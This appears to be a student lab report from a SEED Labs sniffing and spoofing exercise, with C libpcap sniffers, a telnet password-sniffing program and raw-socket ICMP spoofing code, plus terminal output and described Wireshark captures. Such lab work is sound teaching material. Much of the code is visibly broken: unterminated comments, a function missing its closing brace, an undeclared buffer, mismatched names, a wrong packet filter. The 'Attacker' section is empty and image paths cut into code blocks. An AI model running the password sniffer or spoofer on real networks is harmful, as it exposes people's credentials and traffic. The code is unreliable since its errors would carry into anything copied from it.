8.     u_char ether_shost[6]; /* source host address */
9.     u_short ether_type;     /* protocol type (IP, ARP, RARP, etc) */
10. };
11.
12. /* IP Header */
13. struct ipheader {
14.     unsigned char    iph_ihl:4, //IP header length
15.                     iph_ver:4; //IP version
16.     unsigned char    iph_tos; //Type of service
17.     unsigned short int iph_len; //IP Packet length (data + header)
18.     unsigned short int iph_ident; //Identification
19.     unsigned short int iph_flag:3, //Fragmentation flags
20.                     iph_offset:13; //Flags offset
21.     unsigned char    iph_ttl; //Time to Live
22.     unsigned char    iph_protocol; //Protocol type
23.     unsigned short int iph_chksum; //IP datagram checksum
24.     struct in_addr    iph_sourceip; //Source IP address
25.     struct in_addr    iph_destip; //Destination IP address
26. };
27.
28. void got_packet(u_char *args, const struct pcap_pkthdr *header,
29.                 const u_char *packet)
30. {
31.     struct ethheader *eth = (struct ethheader *)packet;
32.     if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IP type
33.         struct ipheader * ip = (struct ipheader *)
34.             (packet + sizeof(struct ethheader));
35.
36.         printf("      From: %s\n", inet_ntoa(ip->iph_sourceip));
37.         printf("      To: %s\n", inet_ntoa(ip->iph_destip));
38.
39.         /* determine protocol */
40.         switch(ip->iph_protocol) {
41.             case IPPROTO_TCP:
42.                 printf("      Protocol: TCP\n");
43.                 return;
44.             case IPPROTO_UDP:
45.                 printf("      Protocol: UDP\n");
46.                 return;
47.             case IPPROTO_ICMP:
48.                 printf("      Protocol: ICMP\n");
49.                 return;
50.             default:
51.                 printf("      Protocol: others\n");
52.                 return;
53.         }
54.     }
55. }

```



```

1. int main()
2. {
3.     pcap_t *handle;
4.     char errbuf[PCAP_ERRBUF_SIZE];
5.     struct bpf_program fp;
6.     char filter_exp[] = "ip proto icmp";
7.     bpf_u_int32 net;
8.
9.     // Step 1: Open live pcap session on NIC with name enp0s3
10.    handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);
11.
12.    // Step 2: Compile filter_exp
13.    pcap_compile(handle, &fp, filter_exp, 0, net);
14.    pcap_setfilter(handle, &fp);
15.
16.    // Step 3: Capture packets
17.    pcap_loop(handle, -1, got_packet, NULL);
18.
19.    pcap_close(handle); //Close the handle
20.    return 0;
21. }

```

The screenshot displays the Wireshark network protocol analyzer interface. The main window is divided into three panes: the packet list, packet details, and packet bytes. The packet list on the left shows a series of captured packets, including DNS queries, DHCP requests, HTTP GET requests, and ICMP echo requests. The packet details pane on the right shows the hierarchical structure of a selected packet, including the Ethernet II header, the Internet Protocol Version 4 header, and the Hypertext Transfer Protocol body. The packet bytes pane at the bottom shows the raw data of the selected packet.

In this task we wrote a sniffing program in C without filters. Provided Wireshark alongside our own program to show that the packets captured on both are the same.

## 2.1.B:

- Capture the ICMP packets between two specific hosts:

```

1. # include <stdio.h>
2. # include <pcap.h>
3. # include <arpa/inet.h>
4. # include <string.h>
5. /* Ethernet header */
6. struct ethheader{
7.     u_char ether_dhost[6]; /* destination host address */
8.     u_char ether_shost[6]; /*source host address */
9.     u_short ether_type; /* protocol type(IP, ARP, RARP, etc) */
10. };
11.
12. /* IP Header */
13. struct ipheader
14. {
15.     unsigned char iph_ihl: 4, // IP header length
16.     iph_ver: 4; // IP version
17.     unsigned char iph_tos; // Type of service
18.     unsigned short int iph_len; // IP Packet length(data + header)
19.     unsigned short int iph_ident; // Identification
20.     unsigned short int iph_flag: 3, // Fragmentation flags
21.     iph_offset: 13; // Flags offset
22.     unsigned char iph_ttl; // Time to Live
23.     unsigned char iph_protocol; // Protocol type
24.     unsigned short int iph_chksum; // IP datagram checksum
25.     struct in_addr iph_sourceip; // Source IP address
26.     struct in_addr iph_destip; // Destination IP address
27. };
28.
29. void got_packet(u_char * args, const struct pcap_pkthdr * header, const u_char * packet
30. ){
31.     struct ethheader * eth = (struct ethheader *)packet;
32.     if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IP type
33.         struct ipheader * ip = (struct ipheader *)
34.             (packet + sizeof(struct ethheader));
35.         if ((!strcmp(inet_ntoa(ip->iph_sourceip), "10.0.2.4") &&
36.             !strcmp(inet_ntoa(ip->iph_destip), "10.0.2.5"))
37.             || (!strcmp(inet_ntoa(ip->iph_sourceip), "10.0.2.5") &&
38.             !strcmp(inet_ntoa(ip->iph_destip), "10.0.2.4"))){
39.             if (ip->iph_protocol == IPPROTO_ICMP){
40.                 printf("    Protocol: ICMP\n");
41.                 printf("        From: %s\n", inet_ntoa(ip->iph_sourceip));
42.                 printf("        To: %s\n", inet_ntoa(ip->iph_destip));
43.             }
44.         }
45.     }
46. }

```

*The code marked in grey is meant to show the way we filtered the packets in the desired way. We created an if condition which only allows sniffing of packets **to and from** specific IP addresses.*



```

1. int main() {
2.     pcap_t * handle;
3.     char errbuf[PCAP_ERRBUF_SIZE];
4.     struct bpf_program fp;
5.     char filter_exp[] = "ip proto icmp";
6.     bpf_u_int32 net;
7.
8.     // Step 1: Open live pcap session on NIC with name enp0s3
9.     handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);
10.
11.    // Step 2: Compile filter_exp into BPF pseudo - code
12.    pcap_compile(handle, & fp, filter_exp, 0, net);
13.    pcap_setfilter(handle, & fp);
14.
15.    // Step 3: Capture packets
16.    pcap_loop(handle, -1, got_packet, NULL);
17.
18.    pcap_close(handle); // Close the handle
19.    return 0;
20. }

```

The screenshot shows a network capture tool interface with a list of captured packets. The packets are filtered by 'ip proto icmp'. The list shows various ICMP echo requests and responses between 10.0.2.4 and 10.0.2.5, as well as DNS queries and HTTP requests. The right pane shows the details of the selected packet, which is an ICMP Echo (ping) request from 10.0.2.5 to 10.0.2.4.

```

[02/11/21]seed@VM: ~/Desktop$ ping 10.0.2.4
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data.
64 bytes from 10.0.2.4: icmp_seq=1 ttl=64 time=0.555 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=64 time=0.572 ms
64 bytes from 10.0.2.4: icmp_seq=3 ttl=64 time=0.607 ms
64 bytes from 10.0.2.4: icmp_seq=4 ttl=64 time=0.306 ms
64 bytes from 10.0.2.4: icmp_seq=5 ttl=64 time=0.431 ms
64 bytes from 10.0.2.4: icmp_seq=6 ttl=64 time=0.472 ms
64 bytes from 10.0.2.4: icmp_seq=7 ttl=64 time=0.397 ms
^C
--- 10.0.2.4 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6149ms
rtt min/avg/max/mdev = 0.306/0.477/0.607/0.099 ms
[02/11/21]seed@VM: ~/Desktop$

```

- Capture the TCP packets with a destination port number in the range from 10 to 100:

```

1. #include <netdb.h>
2. #include <pcap.h>
3. #include <netinet/in.h>
4. #include <stdio.h>
5. #include <arpa/inet.h>
6. #include <string.h>
7. #include <netinet/tcp.h>
8. #include <stdlib.h>
9.
10. /* Ethernet header */
11. struct ethheader {
12.     u_char ether_dhost[6]; /* destination host address */
13.     u_char ether_shost[6]; /* source host address */
14.     u_short ether_type;     /* protocol type (IP, ARP, RARP, etc) */
15. };
16.
17. /* IP Header */
18. struct ipheader {
19.     unsigned char iph_ihl: 4; /*IP header length
20.     iph_ver: 4; /*IP version
21.     unsigned char iph_tos; /*Type of service
22.     unsigned short int iph_len; /*IP Packet length (data + header)
23.     unsigned short int iph_ident; /*Identification
24.     unsigned short int iph_flag: 3; /*Fragmentation flags
25.     iph_offset: 13; /*Flags offset
26.     unsigned char iph_ttl; /*Time to Live
27.     unsigned char iph_protocol; /*Protocol type
28.     unsigned short int iph_chksum; /*IP datagram checksum
29.     struct in_addr iph_sourceip; /*Source IP address
30.     struct in_addr iph_destip;  /*Destination IP address
31. };
32.
33. struct tcpheader {
34.     unsigned short th_sport; /* source port */
35.     unsigned short th_dport; /* destination port */
36.     tcp_seq th_seq;          /* sequence number */
37.     tcp_seq th_ack;          /* acknowledgement number */
38.     unsigned char th_offx2; /* data offset, rsvd */
39.     unsigned short th_win; /* window */
40.     unsigned short th_sum; /* checksum */
41.     unsigned short th_urp; /* urgent pointer */
42. };

```

```

1. void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet) {
2.     struct ethheader *eth = (struct ethheader *) packet;
3.     if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IP type
4.         struct ipheader *ip = (struct ipheader *) (packet + sizeof(struct ethheader));
5.         if (ip->iph_protocol == IPPROTO_TCP) {
6.             struct tcpheader *tcp = (struct tcpheader *) (packet + sizeof(struct ethheader) +
                sizeof(struct ipheader));
7.
8.             if (htons(tcp->th_dport) >= 10 && htons(tcp->th_dport) <= 100) {
9.                 printf("    Protocol: TCP\n");
10.                printf("        From: %s\n", inet_ntoa(ip->iph_sourceip));
11.                printf("        To: %s\n", inet_ntoa(ip->iph_destip));
12.                printf("        source port: %hu\n", htons(tcp->th_sport));
13.                printf("        destination port: %hu\n", htons(tcp->th_dport));
14.            }
15.        }
16.    }
17.
18. }
19.
20. int main() {
21.     pcap_t *handle;
22.     char errbuf[PCAP_ERRBUF_SIZE];
23.     struct bpf_program fp;
24.     char filter_exp[] = "ip proto icmp";
25.     bpf_u_int32 net;
26.
27.     // Step 1: Open live pcap session on NIC with name enp0s3
28.     handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);
29.
30.     // Step 2: Compile filter_exp into BPF pseudo-code
31.     pcap_compile(handle, &fp, filter_exp, 0, net);
32.     pcap_setfilter(handle, &fp);
33.
34.     // Step 3: Capture packets
35.     pcap_loop(handle, -1, got_packet, NULL);
36.
37.     pcap_close(handle); //Close the handle
38.     return 0;
39. }

```

**Packet List:**

| No. | Time               | Source   | Destination     | Protocol | Length | Info                 |
|-----|--------------------|----------|-----------------|----------|--------|----------------------|
| 7   | 2021-02-14 04:5... | 10.0.2.4 | 8.8.8.8         | TCP      | 74     | 49986 → 100 [S...]   |
| 8   | 2021-02-14 04:5... | 10.0.2.4 | 8.8.8.8         | TCP      | 74     | 49986 → 100 [S...]   |
| 9   | 2021-02-14 04:5... | 10.0.2.4 | 8.8.8.8         | TCP      | 74     | [TCP Retransm...]    |
| 10  | 2021-02-14 04:5... | 10.0.2.4 | 8.8.8.8         | TCP      | 74     | 35400 → 20 [SYN...]  |
| 17  | 2021-02-14 04:5... | 10.0.2.4 | 34.107.221.82   | TCP      | 74     | 39096 → 80 [SYN...]  |
| 18  | 2021-02-14 04:5... | 10.0.2.4 | 34.107.221.82   | TCP      | 60     | 80 → 39096 [SYN...]  |
| 19  | 2021-02-14 04:5... | 10.0.2.4 | 34.107.221.82   | TCP      | 54     | 39096 → 80 [ACK...]  |
| 20  | 2021-02-14 04:5... | 10.0.2.4 | 34.107.221.82   | HTTP     | 350    | GET /success.t...    |
| 33  | 2021-02-14 04:5... | 10.0.2.4 | 44.238.41.205   | TCP      | 74     | 49262 → 443 [S...]   |
| 36  | 2021-02-14 04:5... | 10.0.2.4 | 185.199.109.153 | TCP      | 74     | 44552 → 443 [S...]   |
| 37  | 2021-02-14 04:5... | 10.0.2.4 | 34.107.221.82   | HTTP     | 274    | HTTP/1.1 200 OK      |
| 38  | 2021-02-14 04:5... | 10.0.2.4 | 34.107.221.82   | TCP      | 54     | 39096 → 80 [ACK...]  |
| 39  | 2021-02-14 04:5... | 10.0.2.4 | 185.199.109.153 | TCP      | 60     | 443 → 44552 [S...]   |
| 40  | 2021-02-14 04:5... | 10.0.2.4 | 185.199.109.153 | TCP      | 54     | 44552 → 443 [ACK...] |
| 41  | 2021-02-14 04:5... | 10.0.2.4 | 185.199.109.153 | TLVsv1.3 | 571    | Client Hello         |
| 42  | 2021-02-14 04:5... | 10.0.2.4 | 185.199.109.153 | TCP      | 60     | 443 → 44552 [ACK...] |
| 43  | 2021-02-14 04:5... | 10.0.2.4 | 185.199.109.153 | TLVsv1.3 | 1514   | Server Hello         |
| 44  | 2021-02-14 04:5... | 10.0.2.4 | 185.199.109.153 | TCP      | 54     | 44552 → 443 [ACK...] |
| 45  | 2021-02-14 04:5... | 10.0.2.4 | 185.199.109.153 | TCP      | 1514   | 443 → 44552 [ACK...] |
| 46  | 2021-02-14 04:5... | 10.0.2.4 | 185.199.109.153 | TCP      | 54     | 44552 → 443 [ACK...] |
| 47  | 2021-02-14 04:5... | 10.0.2.4 | 185.199.109.153 | TLVsv1.3 | 878    | Application Data     |
| 48  | 2021-02-14 04:5... | 10.0.2.4 | 185.199.109.153 | TCP      | 54     | 44552 → 443 [ACK...] |
| 49  | 2021-02-14 04:5... | 10.0.2.4 | 185.199.109.153 | TLVsv1.3 | 118    | Change Cipher S...   |
| 50  | 2021-02-14 04:5... | 10.0.2.4 | 185.199.109.153 | TLVsv1.3 | 224    | Application Data     |
| 51  | 2021-02-14 04:5... | 10.0.2.4 | 185.199.109.153 | TLVsv1.3 | 327    | Application Data     |
| 52  | 2021-02-14 04:5... | 10.0.2.4 | 185.199.109.153 | TCP      | 60     | 443 → 44552 [ACK...] |
| 56  | 2021-02-14 04:5... | 10.0.2.4 | 34.107.221.82   | TCP      | 74     | 39102 → 80 [SYN...]  |
| 58  | 2021-02-14 04:5... | 10.0.2.4 | 34.107.221.82   | TCP      | 60     | 80 → 39102 [SYN...]  |
| 59  | 2021-02-14 04:5... | 10.0.2.4 | 34.107.221.82   | TCP      | 54     | 39102 → 80 [ACK...]  |
| 60  | 2021-02-14 04:5... | 10.0.2.4 | 34.107.221.82   | HTTP     | 355    | GET /success.t...    |
| 65  | 2021-02-14 04:5... | 10.0.2.4 | 185.199.109.153 | TLVsv1.3 | 113    | Application Data     |
| 66  | 2021-02-14 04:5... | 10.0.2.4 | 185.199.109.153 | TCP      | 54     | 44552 → 443 [ACK...] |
| 67  | 2021-02-14 04:5... | 10.0.2.4 | 185.199.109.153 | TLVsv1.3 | 85     | Application Data     |
| 68  | 2021-02-14 04:5... | 10.0.2.4 | 44.238.41.205   | TCP      | 68     | 443 → 49262 [S...]   |
| 69  | 2021-02-14 04:5... | 10.0.2.4 | 44.238.41.205   | TCP      | 54     | 49262 → 443 [ACK...] |
| 70  | 2021-02-14 04:5... | 10.0.2.4 | 44.238.41.205   | TLVsv1.2 | 571    | Client Hello         |
| 71  | 2021-02-14 04:5... | 10.0.2.4 | 185.199.109.153 | TLVsv1.3 | 1514   | Application Data     |
| 72  | 2021-02-14 04:5... | 10.0.2.4 | 185.199.109.153 | TCP      | 54     | 44552 → 443 [ACK...] |
| 73  | 2021-02-14 04:5... | 10.0.2.4 | 185.199.        |          |        |                      |

In this code we added a TCP – header to access the packet port source and port destination. Inside the “get\_packet” function we added a condition that only allows printing of packets whom ports are between the numbers 10 and 100. In order to get the correct port number, we used the function htons().

In the picture above we sent 3 initiated packets and opened the web browser. We can see in the top right corner that the sniffer only ‘caught’ packets whom port numbers were as specified.

## 2.1.C: Sniffing Passwords

```

1. #include <netdb.h>
2. #include <pcap.h>
3. #include <netinet/in.h>
4. #include <stdio.h>
5. #include <arpa/inet.h>
6. #include <string.h>
7. #include <netinet/tcp.h>
8. #include <stdlib.h>
9. #include <ctype.h>
10. /* Ethernet header */
11. struct ethheader {
12.     u_char ether_dhost[6]; /* destination host address */
13.     u_char ether_shost[6]; /* source host address */
14.     u_short ether_type;    /* protocol type (IP, ARP, RARP, etc) */
15. };
16. /* IP Header */
17. struct ipheader {
18.     unsigned char iph_ihl: 4, //IP header length
19.     iph_ver: 4; //IP version
20.     unsigned char iph_tos; //Type of service
21.     unsigned short int iph_len; //IP Packet length (data + header)
22.     unsigned short int iph_ident; //Identification
23.     unsigned short int iph_flag: 3, //Fragmentation flags
24.     iph_offset: 13; //Flags offset
25.     unsigned char iph_ttl; //Time to Live
26.     unsigned char iph_protocol; //Protocol type
27.     unsigned short int iph_checksum; //IP datagram checksum
28.     struct in_addr iph_sourceip; //Source IP address
29.     struct in_addr iph_destip;   //Destination IP address
30. };
31. struct tcpheader {
32.     unsigned short th_sport; /* source port */
33.     unsigned short th_dport; /* destination port */
34.     tcp_seq th_seq;          /* sequence number */
35.     tcp_seq th_ack;          /* acknowledgement number */
36.     unsigned char th_offx2; /* data offset, rsvd */
37.     unsigned short th_win; /* window */
38.     unsigned short th_sum; /* checksum */
39.     unsigned short th_urp; /* urgent pointer */
40. };

```

```

1. void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet) {
2.     struct ethheader *eth = (struct ethheader *) packet;
3.     if (ntohs(eth->ether_type) == 0x800) { // 0x0800 is IP type
4.         struct ipheader *ip = (struct ipheader *) (packet + sizeof(struct ethheader));
5.         if (ip->iph_protocol == IPPROTO_TCP) {
6.             struct tcpheader *tcp = (struct tcpheader *)
7.                 (packet + sizeof(struct ethheader) + sizeof(struct ipheader));
8.             printf("    Protocol: TCP\n");
9.             printf("        From: %s\n", inet_ntoa(ip->iph_sourceip));
10.            printf("        To: %s\n", inet_ntoa(ip->iph_destip));
11.            printf("        source port: %hu\n", htons(tcp->th_sport));
12.            printf("        destination port: %hu\n", htons(tcp->th_dport));
13.
14.            char *data = (u_char *) packet + sizeof(struct ethheader)
15.                + sizeof(struct ipheader) +
16.                sizeof(struct tcpheader);
17.            int size_data = ntohs(ip->iph_len) -
18.                (sizeof(struct ipheader) + sizeof(struct tcpheader));
19.            if (size_data > 0) {
20.                int i = 0;
21.                while(i < size_data){
22.                    if ((*data>='a' && *data<='z') || (*data>='A' && *data<='Z')
23.                        || (*data>=0 && *data<=9))
24.                        printf("%c", *data);
25.                    else
26.                        printf(".");
27.                    data++;
28.                    i++;
29.                }
30.            }
31.            return;
32.        }
33.    }
34. }
35.
36. int main() {
37.     pcap_t *handle;
38.     char errbuf[PCAP_ERRBUF_SIZE];
39.     struct bpf_program fp;
40.     char filter_exp[] = "proto TCP and dst portrange 10-100";
41.     bpf_u_int32 net;
42.     // Step 1: Open live pcap session on NIC with name enp0s3
43.     handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);
44.     // Step 2: Compile filter_exp into BPF psuedo-code
45.     pcap_compile(handle, &fp, filter_exp, 0, net);
46.     pcap_setfilter(handle, &fp);
47.     // Step 3: Capture packets
48.     pcap_loop(handle, -1, got_packet, NULL);
49.     pcap_close(handle); //Close the handle
50.     return 0;
51. }

```

○ Attacked:

```

seed@VM: ~
[02/17/21]seed@VM:~$ telnet 10.0.2.5 23
Trying 10.0.2.5...
Connected to 10.0.2.5.
Escape character is '^]'
[02/17/21]seed@VM:~$ hostname -I
10.0.2.5 172.17.0.1 10.9.0.1
[02/17/21]seed@VM:~$


Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 updates can be installed immediately.
0 of these updates are security updates.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Wed Feb 17 04:10:47 EST 2021 from VM on pts/10

```

○ Attacker:

## 2.2 Spoofing:

### 2.2.A:

```

1. # include <stdio.h>
2. # include <stdlib.h>
3. # include <unistd.h>
4. # include <string.h>
5. # include <sys/types.h>
6. # include <sys/socket.h>
7. # include <netinet/in.h>
8. # include <netinet/ip.h>
9. # include <netinet/ip_icmp.h>
10. # include <arpa/inet.h>
11. # include <errno.h>
12. # define IP4_HDRLEN 20
13. # define ICMP_HDRLEN 8
14.
15. unsigned short calculate_checksum(unsigned short * address, int len) {
16.     int nleft = len;
17.     int sum = 0;
18.     unsigned short * w = address;
19.     unsigned short answer = 0;
20.
21.     while (nleft > 1) {
22.         sum += * w++;
23.         nleft -= 2;
24.     }
25.     if (nleft == 1) {
26.         * ((unsigned char * ) & answer) = * ((unsigned char * ) w);
27.         sum += answer;
28.         sum = (sum >> 16) + (sum & 0xffff);
29.         sum += (sum >> 16);
30.         answer = ~sum;
31.         return answer;
32. }
33.
34. # define SOURCE_IP "10.0.2.4"
35. # define DESTINATION_IP "8.8.8.8"
36.
37. int main(){
38.     struct icmp icmphdr; // ICMP - header
39.     char data[IP_MAXPACKET] = "Matan and Reut";
40.     int datalen = strlen(data) + 1;
41.
42.     //= == == == == == == == ==
43.     // ICMP header
44.     //= == == == == == == == ==
45.     icmphdr.icmp_type = ICMP_ECHO;
46.     icmphdr.icmp_code = 0;
47.     icmphdr.icmp_id = 18;
48.     icmphdr.icmp_seq = 0;
49.     icmphdr.icmp_cksum = 0;
50.     memcpy((packet), & icmphdr, ICMP_HDRLEN);
51.     memcpy(packet + ICMP_HDRLEN, data, datalen);
52.     icmphdr.icmp_cksum =
53.         calculate_checksum((unsigned short *) (packet), ICMP_HDRLEN + datalen);
54.     memcpy((packet), & icmphdr, ICMP_HDRLEN);


```



```

1.  struct sockaddr_in dest_in;
2.  memset( & dest_in, 0, sizeof(struct sockaddr_in));
3.  dest_in.sin_family = AF_INET;
4.  dest_in.sin_addr.s_addr = inet_addr(DESTINATION_IP);
5.
6.  int sock = -1;
7.  if ((sock = socket(AF_INET, SOCK_RAW, IPPROTO_ICMP)) == -1) {
8.      fprintf(stderr, "socket() failed with error: %d", errno);
9.      fprintf(stderr, "To create a raw socket, the process needs to be run by Ad-
min/root user.\n\n");
10.     return -1;
11. }
12.
13. if (sendto(sock, packet, ICMP_HDRLen + datalen, 0, (struct sock-
addr *) & dest_in, sizeof(dest_in)) == -1) {
14.     fprintf(stderr, "sendto() failed with error: %d", errno);
15.     return -1;
16. }
17.
18. printf("\n%s): echo, ", SOURCE_IP);
19. printf("data: %s\n", (packet + ICMP_HDRLen));
20.
21. close(sock);
22. return 0;
23. }

```



The screenshot displays two windows from a virtual machine environment.

The top window, titled "[SEED Labs] Capturing from enp0s3", shows a packet capture of ICMP traffic. The table below summarizes the captured packets:

| No. | Time               | Source   | Destination | Protocol | Length | Info                |
|-----|--------------------|----------|-------------|----------|--------|---------------------|
| 19  | 2021-02-14 07:5... | 10.0.2.4 | 8.8.8.8     | ICMP     | 57     | Echo (ping) request |
| 20  | 2021-02-14 07:5... | 8.8.8.8  | 10.0.2.4    | ICMP     | 60     | Echo (ping) reply   |
| 25  | 2021-02-14 07:5... | 10.0.2.4 | 8.8.8.8     | ICMP     | 57     | Echo (ping) request |
| 26  | 2021-02-14 07:5... | 8.8.8.8  | 10.0.2.4    | ICMP     | 60     | Echo (ping) reply   |

The bottom window, titled "seed@VM: ~/../volumes", shows a terminal session where a C program named 'spoofing.c' is compiled and executed. The output of the program matches the data in the packet capture:

```

[02/14/21] seed@VM: ~/../volumes$ gcc -o spoofing spoofing.c
[02/14/21] seed@VM: ~/../volumes$ sudo ./spoofing

(10.0.2.4): echo, data: Matan and Reut

(8.8.8.8): echo response, data: Matan and Reut
[02/14/21] seed@VM: ~/../volumes$ sudo ./spoofing

(10.0.2.4): echo, data: Matan and Reut

(8.8.8.8): echo response, data: Matan and Reut

```

2.2.B

```


1. #include <stdio.h>
2. #include <unistd.h>
3. #include <string.h>
4. #include <sys/socket.h>
5. #include <netinet/in.h>
6. #include <netinet/ip.h>
7. #include <netinet/ip_icmp.h>
8. #include <arpa/inet.h>
9. #include <errno.h>
10.
11. #define IP4_HDRLEN 20
12. #define ICMP_HDRLEN 8
13.
14. unsigned short calculate_checksum(unsigned short * paddress, int len);
15. #define SOURCE_IP "10.0.2.4"
16. #define DESTINATION_IP "8.8.8.8"
17. int main ()
18. {
19.     struct ip iphdr; // IPv4 header
20.     struct icmp icmphdr; // ICMP-header
21.     char data[IP_MAXPACKET] = "This is the ping.\n";
22.
23.     int datalen = strlen(data) + 1;
24.     iphdr.ip_v = 4;
25.     iphdr.ip_hl = IP4_HDRLEN / 4; // not the most correct
26.     iphdr.ip_tos = 0;
27.     iphdr.ip_len = htons (IP4_HDRLEN + ICMP_HDRLEN + datalen);
28.     iphdr.ip_id = 0;
29.     int ip_flags[4];
30.     ip_flags[0] = 0;
31.     ip_flags[1] = 0;
32.     ip_flags[2] = 0;
33.     ip_flags[3] = 0;
34.
35.     iphdr.ip_off = htons ((ip_flags[0] << 15) + (ip_flags[1] << 14)
36.                             + (ip_flags[2] << 13) + ip_flags[3]);
37.     iphdr.ip_ttl = 128;
38.     iphdr.ip_p = IPPROTO_ICMP;
39.     if (inet_pton (AF_INET, SOURCE_IP, &(iphdr.ip_src)) <= 0)
40.     {
41.         fprintf (stderr, "inet_pton() failed for source-ip with error: %d" , errno);
42.         return -1;
43.     }
